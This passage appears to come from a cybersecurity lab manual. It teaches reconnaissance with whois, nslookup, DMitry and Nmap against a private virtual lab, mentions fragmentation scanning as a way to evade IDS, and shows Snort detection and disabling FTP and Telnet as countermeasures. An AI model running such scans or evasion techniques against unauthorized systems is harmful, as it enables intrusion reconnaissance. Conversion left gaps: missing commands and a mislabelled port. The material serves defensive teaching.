5. **Fragmentation scanning**: It is also one of the stealth scanning methods. It is used to evade and bypass IDS and firewalls. In this type of scanning the packet is broken into small IP fragments. The TCP header is split over several packets to make it harder for packet filters and packet detectors that what is going. This feature is rather unique to scanners. Filtering devices that queue all IP fragments before processing, can handle this method. This scanning technique hits the network performance severely. Many IDS sensors can't process large volumes of fragmented packets because doing so creates a large overhead in terms of memory and CPU consumption at the network sensor level.

Various tools used for Scanning

- Angry IP Scanner
- Zenmap (GUI version of NMAP)

Comparison of Scanning Tools

Functionality	Angry_IP	Nmap
User Interface	Graphical	Command line & Graphical
OS Support	Windows, Linux, Mac OSX	Windows, Linux, Unix, Mac OSX
Input Data	Single host Range of IP Addresses	Single host Range of IP addresses
Input Type	User Input	User Input & file input
Save output to a file	YES	YES
Types of Port Scanning	TCP	TCP & UDP
OS Fingerprinting	NO	YES
Gathering Net BIOS information	YES	YES
Supported scan types	Ping Sweep	Ping Sweep TCP connect() TCP SYN TCP FIN Fragmentation Etc.
Multiple Threads	YES	YES
Installation required	NO(Single exe)	YES
Services Identification	NO	YES
Service Banner Grabbing	NO	YES
Live Host Discovery	YES	YES
Extra Features	Anybody who can write Jav code is able to write plug-in and extend functionality of Angry IP Scanner	Script Scan Firewall/IDS Evasion Spoofing Slow Scan

Tool used to detect scanning

- **Snort IDS**: Snort is an open source network intrusion detection system (NIDS) created by Martin Roesch. Snort is a packet sniffer that monitors network traffic in real time, scrutinizing each packet closely to detect a dangerous payload or suspicious anomalies. Snort tries to detect malicious activity such as denial of service attacks, port scans or even attempts to crack into computers by monitoring network traffic.

Tools Used

The following tools will be used for Network Discovery:

- **Whois:** A whois command is a utility as a part of the information gathering used in all of the Linux-based operating systems. this tool is part of information security assessment, and one of information gathering techniques.

- **Nslookup:** nslookup is a network administration command-line tool available for many computer operating systems for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or for any other specific DNS record.

- **DMitry (Deepmagic Information Gathering Tool) :**is a UNIX/(GNU)Linux Command Line program coded purely in C with the ability to gather as much information as possible about a host.DMitry has a base functionality with the ability to add new functions. Basic functionality of DMitry allows for information to be gathered about a target host from a simple whois lookup on the target to UpTime reports and TCP portscans.

Machine Details for Lab

Power on the below Virtual Machine to be used in this lab.

S.No.	Machine	IP Address	User ID	Password
1.	Kali Linux	10.0.0.11	root	12345678
2.	Windows7	10.0.0.12	nielit	123
3.	CentOS 6.4	10.0.0.13	root	12345678

Scenario

In this Lab, Information would be collected by mean of Whois, nslookup, Dmitry tool and Nmap. The scanning activities would be detected by Snort IDS.

Information Gathering using Whois

1. Login to kali Linux (10.0.0.11) Machine with following credentials and Open a terminal window in Kali Linux.
   Username: "**root"**
   Password: "**12345678:**

2. Type the command in terminal as shown below .
   root@kali:~#whois facebook.com

   Syntax of Command
   whois <ip address/name of the website to access the information>

```
root@kali:~# whois facebook.com
```

3. The output will show details of domain name, registrar, domain creation date, expiration date,registrant details etc ,as shown below:

```
root@kali:~# whois facebook.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: FACEBOOK.COM
   Registrar: MARKMONITOR INC.
   Sponsoring Registrar IANA ID: 292
   Whois Server: whois.markmonitor.com
   Referral URL: http://www.markmonitor.com
   Name Server: A.NS.FACEBOOK.COM
   Name Server: B.NS.FACEBOOK.COM
   Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Updated Date: 29-nov-2016
   Creation Date: 29-mar-1997
   Expiration Date: 30-mar-2025

>>> Last update of whois database: Thu, 06 Apr 2017 12:06:05 GMT <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
```

```
Domain Name: facebook.com
Registry Domain ID: 2320948_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2016-11-29T12:28:07-0800
Creation Date: 1997-03-28T21:00:00-0800
Registrar Registration Expiration Date: 2025-03-29T00:00:00-0700
Registrar: MarkMonitor, Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
Domain Status: clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited)
Domain Status: clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited
)
Domain Status: clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited)
Domain Status: serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)
Domain Status: serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited
)
Domain Status: serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited)
Registry Registrant ID:
Registrant Name: Domain Administrator
Registrant Organization: Facebook, Inc.
Registrant Street: 1601 Willow Road,
Registrant City: Menlo Park
Registrant State/Province: CA
Registrant Postal Code: 94025
Registrant Country: US
Registrant Phone: +1.6505434800
Registrant Phone Ext:
Registrant Fax: +1.6505434800
Registrant Fax Ext:
Registrant Email: domain@fb.com
```

4. Now execute "whois" with IP address as shown below.

```
root@kali:~# whois 74.125.68.106
```

```
# The following results may also be obtained via:
# https://whois.arin.net/rest/nets;q=74.125.68.106?showDetails=true&showARIN=false&showNonArinTopLev
elNet=false&ext=netref2
#

NetRange:       74.125.0.0 - 74.125.255.255
CIDR:           74.125.0.0/16
NetName:        GOOGLE
NetHandle:      NET-74-125-0-0-1
Parent:         NET74 (NET-74-0-0-0-0)
NetType:        Direct Allocation
OriginAS:
Organization:   Google Inc. (GOGL)
RegDate:        2007-03-13
Updated:        2012-02-24
Ref:            https://whois.arin.net/rest/net/NET-74-125-0-0-1



OrgName:        Google Inc.
OrgId:          GOGL
Address:        1600 Amphitheatre Parkway
City:           Mountain View
StateProv:      CA
PostalCode:     94043
Country:        US
RegDate:        2000-03-30
Updated:        2017-01-28
Ref:            https://whois.arin.net/rest/org/GOGL


OrgTechHandle: ZG39-ARIN
OrgTechName:   Google Inc
OrgTechPhone:  +1-650-253-0000
```

5. For more usage on whois, type "**whois --help**" .

```
root@kali:~# whois --help
Usage: whois [OPTION]... OBJECT...

-h HOST, --host HOST   connect to server HOST
-p PORT, --port PORT   connect to PORT
-H                     hide legal disclaimers
      --verbose        explain what is being done
      --help           display this help and exit
      --version        output version information and exit

These flags are supported by whois.ripe.net and some RIPE-like servers:
-l                     find the one level less specific match
-L                     find all levels less specific matches
-m                     find all one level more specific matches
-M                     find all levels of more specific matches
-c                     find the smallest match containing a mnt-irt attribute
-x                     exact match
-b                     return brief IP address ranges with abuse contact
-B                     turn off object filtering (show email addresses)
-G                     turn off grouping of associated objects
-d                     return DNS reverse delegation objects too
-i ATTR[,ATTR]...      do an inverse look-up for specified ATTRibutes
-T TYPE[,TYPE]...      only look for objects of TYPE
-K                     only primary keys are returned
-r                     turn off recursive look-ups for contact information
-R                     force to show local copy of the domain object even
                       if it contains referral
-a                     also search all the mirrored databases
-s SOURCE[,SOURCE]...  search the database mirrored from SOURCE
-g SOURCE:FIRST-LAST   find updates from SOURCE from serial FIRST to LAST
```

Information Gathering by using nslookup

6. Now type command "nslookup" on Kali(10.0.0.11)machine terminal window.

```
root@kali:~# nslookup
```

7. To get information about a Host (www.google.com),type following command
   > set type=a (where "a" is used for host in IPv4)

```
> set type=a
> google.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   google.com
Address: 216.58.199.142
>
```


8. To get information of IPv6 address of a domain "www.google.com", type following command
   > set type=aaaa (where "aaaa" is used for host in IPv6)

```
> set type=aaaa
> google.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
google.com      has AAAA address 2404:6800:4009:802::200e

Authoritative answers can be found from:
```

9. To get information of Name server of a domain "google.com", type following command
   > set type=ns (where "ns" is used for name server)

```
> set type=ns
> google.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
google.com      nameserver = ns4.google.com.
google.com      nameserver = ns3.google.com.
google.com      nameserver = ns1.google.com.
google.com      nameserver = ns2.google.com.

Authoritative answers can be found from:
```

10. To get information of mail server of a domain "google.com", type following command
    > set type=mx (where "mx" is used for A mail exchanger record)


> set type=mx
> google.com
Server: 8.8.8.8
Address: 8.8.8.8#53
Non-authoritative answer:
google.com mail exchanger = 50 alt4.aspmx.l.google.com.
google.com mail exchanger = 10 aspmx.l.google.com.
google.com mail exchanger = 20 alt1.aspmx.l.google.com.
google.com mail exchanger = 40 alt3.aspmx.l.google.com.
google.com mail exchanger = 30 alt2.aspmx.l.google.com.
Authoritative answers can be found from:

Information Gathering using Dmitry Tool

Steps for Lab

11. From kali (10.0.0.11)machine ,open the terminal and type command "dmitry –h"

```
root@kali:~# dmitry -h
Deepmagic Information Gathering Tool
"There be some deep magic going on"

dmitry: invalid option -- 'h'
Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o     Save output to %host.txt or to file specified by -o file
  -i     Perform a whois lookup on the IP address of a host
  -w     Perform a whois lookup on the domain name of a host
  -n     Retrieve Netcraft.com information on a host
  -s     Perform a search for possible subdomains
  -e     Perform a search for possible email addresses
  -p     Perform a TCP port scan on a host
* -f     Perform a TCP port scan on a host showing output reporting filtered ports
* -b     Read in the banner received from the scanned port
* -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
*Requires the -p flagged to be passed
root@kali:~#
```

12. First go through whois information gathering from Dmitry tool

```
root@kali:~# dmitry -w redhat.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:209.132.183.105
HostName:redhat.com

Gathered Inic-whois information for redhat.com
---------------------------------

   Domain Name: REDHAT.COM
   Registrar: NOM IQ LTD (DBA COM LAUDE)
   Sponsoring Registrar IANA ID: 470
   Whois Server: whois.comlaude.com
   Referral URL: http://www.comlaude.com
   Name Server: NS1.REDHAT.COM
   Name Server: NS2.REDHAT.COM
   Name Server: NS3.REDHAT.COM
   Name Server: NS4.REDHAT.COM
   Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Updated Date: 25-apr-2016
   Creation Date: 26-may-1994
   Expiration Date: 25-may-2017

>>> Last update of whois database: Tue, 11 Apr 2017 06:48:02 GMT <<<
```

13. Now perform port scanning through Dmitry tool. In this step CentOS6.4 (10.0.0.13)machine would be used for port scanning.
    note: users are instructed to, not involve in public port security as it is a illegal offence.

```
root@kali:~# dmitry -p 10.0.0.13
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:10.0.0.13
HostName:myserver.domain.com

Gathered TCP Port information for 10.0.0.13
---------------------------------

 Port           State

21/tcp          open
22/tcp          open
23/tcp          open
25/tcp          open
80/tcp          open
110/tcp         open
111/tcp         open
143/tcp         open

Portscan Finished: Scanned 150 ports, 141 ports were in state closed


All scans completed, exiting
root@kali:~#
```

Outcomes
The information using Whois,nslookup and Dmitry tool, for getting information on a target machine.

SCANNING using Nmap

The following tool would be used for scanning. This tools is available on **kali Linux(10.0.0.11) machine**:-

Nmap
The user would Scan LAN Network by using above mentioned scanning tools one by one. In this way collect the information (i.e. alive hosts, open ports, shares, users, running services etc.) regarding all the system running in the network.

The following steps would be performed to scan a network in Unsecure Environment using nmap.

14. Login to kali Linux machine with following credentials
    login : root
    Password :12345678".

15. Open a new terminal

```
root@kali:~#
```

16. Execute the following command with the IP address range to be scanned (from 10.0.0.11-10.0.0.13). Wait till scanning is complete. It would take time. The output result would display all live hosts in network and their MAC address information

#nmap -sn 10.0.0.11-13 where

-sn : scan remote system .

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sn 10.0.0.11-13

Starting Nmap 7.01 ( https://nmap.org ) at 2018-05-07 23:58 IST
Nmap scan report for 10.0.0.11
Host is up.
Nmap scan report for 10.0.0.12
Host is up (0.0016s latency).
MAC Address: 08:00:27:63:50:0C (Oracle VirtualBox virtual NIC)
Nmap scan report for myserver.domain.com (10.0.0.13)
Host is up (0.0019s latency).
MAC Address: 08:00:27:3A:22:50 (Oracle VirtualBox virtual NIC)
Nmap done: 3 IP addresses (3 hosts up) scanned in 13.32 seconds
root@kali:~#
```

.

17. To get all information about above live hosts, (all open ports and operating system details) give the Following command.

nmap -sS 10.0.0.11-13 -O

-sS isused for SYN scanning

-O is used for getting Operating System details

```
Nmap scan report for 10.0.0.11
Host is up (0.000019s latency).
All 1000 scanned ports on 10.0.0.11 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops
```

```
Nmap scan report for 10.0.0.12
Host is up (0.0014s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:63:50:0C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
```


18. The scan result would display a lot of information about the target system (10.0.0.11-13) i.e. **OS installed, NetBIOS names, MAC address, platform, kernel version, shared resources, open ports, services, banners,** etc.

Process to detecting scanning activities using SNORT


Scanning detection would be performed from Centos6.4(10.0.0.13) machine using "Snort"

The following steps would be performed to scan machines (10.0.0.12-10.0.0.13) from kali (10.0.0.11) machine using "zenmap".

19. To Start scan switch to kali(10.0.0.11)machine and start "zenmap" tool using following path.
Application ->Information Gathering->Zenmap



20. Following screen would be displayed, put the IP Range (10.0.0.12-13) into Target block, select "Intense scan" from Profile block and click on Scan.



The following steps would be performed to detect Scanning using Snort IDS installed on Centos 6.4(10.0.0.13)machine. The Snort is configured to detect scanning only

21. Switch to Centos6.4(10.0.0.13)machine, and start snort type the following command on terminal.
#snort -v -c /etc/snort/snort.conf
where -v= verbose
-c=configuration file

```
[root@myserver Desktop]# snort -v -c /etc/snort/snort.conf
```

22. The output for Scanning, captured by "snort" is shown in following snapshot.

```
05/08-03:22:47.332913 10.0.0.11:46664 -> 10.0.0.12:1029
TCP TTL:64 TOS:0x0 ID:13762 IpLen:20 DgmLen:60 DF
******S* Seq: 0xE5CBF17E  Ack: 0x0  Win: 0x7210  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 3785916 0 NOP WS: 7
```

```
05/08-01:57:33.025883 10.0.0.11:48452 -> 10.0.0.13:443
TCP TTL:64 TOS:0x0 ID:56447 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xD18D9DF3  Ack: 0x6D32E82E  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2507148 10361129
```

Implementing all of the possible countermeasures to create a Secure Environment


The following steps would be performed by the Network administrator to implement all of the possible countermeasures to create a Secure Environment .

To implement Secure Environment, all of the possible countermeasures would be implemented on Windows7(10.0.0.12) machine as mentioned below.


After detecting scanning the Network Administrator would try to implement a Secure environment on Windows7(10.0.0.12) machine close the unsecure ports & services.

Steps to Disable FTP Port (21)


1. Switch to the Windows 7**(10.0.0.12)** machine. Click the Start button, and then click Control Panel. Control Panel would be displayed as shown below, select "Program and Features".




2. Click on "Turn Windows Features on or off" in the left pane.




3. In the "Turn Windows Features on or off" window, Expand "FTP server" under Internet Information Services,




4. Uncheck the "FTP Service" and click ok.



5. Following Window would be appear.



6. Click on "Restart now" option to apply the changes.




7. Now switch to Kali(10.0.0.11) machine and scan to windows7(10.0.0.12)machine using Nmap to check FTP (Port 21)service status. Now FTP(port 21) service is not shown in output.


```
Nmap scan report for 10.0.0.12
Host is up (0.0011s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
25/tcp    open  smtp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:63:50:0C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
r_2008::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
```

Disabling Telnet service (Port 23)


8. Switch to the Windows 7**(10.0.0.12)** machine. Click the Start button, and then click Control Panel. Control Panel would be displayed as shown below, select "Program and Features".




9. Click on "Turn Windows Features on or off" in the left pane.




10. In the "Turn Windows Features on or off" window, uncheck to Telnet Client &Telnet Server option and click ok as shown below.



11. Following Window would be appear.



12. Click on "Restart now" option to apply the changes.



13. Now switch to Kali (10.0.0.11) machine and execute scan command to check the current status for Telnet port (23) which was running on Windows7(10.0.0.12) machine.

```
root@kali:~# nmap -sS 10.0.0.12 -O

Starting Nmap 7.01 ( https://nmap.org ) at 2018-04-26 02:51 IST
Nmap scan report for 10.0.0.12
Host is up (0.0013s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:63:50:0C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
r_2008::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Wi
```


14. The scanning output would show that FTP (port 21) & Telnet (port 23) is not running on target machine.

After detecting scanning the Network Administrator would try to implement a Secure environment on Centos 6.4(10.0.0.13) machine and close the unsecure ports & services.


Disabling FTP service (Port 21)

15. switch to Centos 6.4(10.0.0.13)machine, open terminal and type the following command to disable the FTP (port 21).

 # service vsftpd stop




16. Switch to Kali (10.0.0.11)machine, and run scan command to check the status of FTP (port 21).Now FTP service (port 21) is not listed in Nmap output.



17. As above output,.

Disabling Telnet service (Port 21)

18. switch to Centos 6.4(10.0.0.13)machine, open terminal and type the following command to disable the Telnet (port 23).



19. Switch to Kali (10.0.0.11)machine, and run Nmap scan command to check as per output, the status of Telnet(port 23) is not listed on Kali (10.0.0.11).

```
root@kali:~# nmap -sS 10.0.0.13 -O

Starting Nmap 7.01 ( https://nmap.org ) at 2018-04-26 05:26 IS
Nmap scan report for myserver.domain.com (10.0.0.13)
Host is up (0.00075s latency).
Not shown: 986 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
111/tcp  open  rpcbind
143/tcp  open  imap
443/tcp  open  https
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
3306/tcp open  mysql
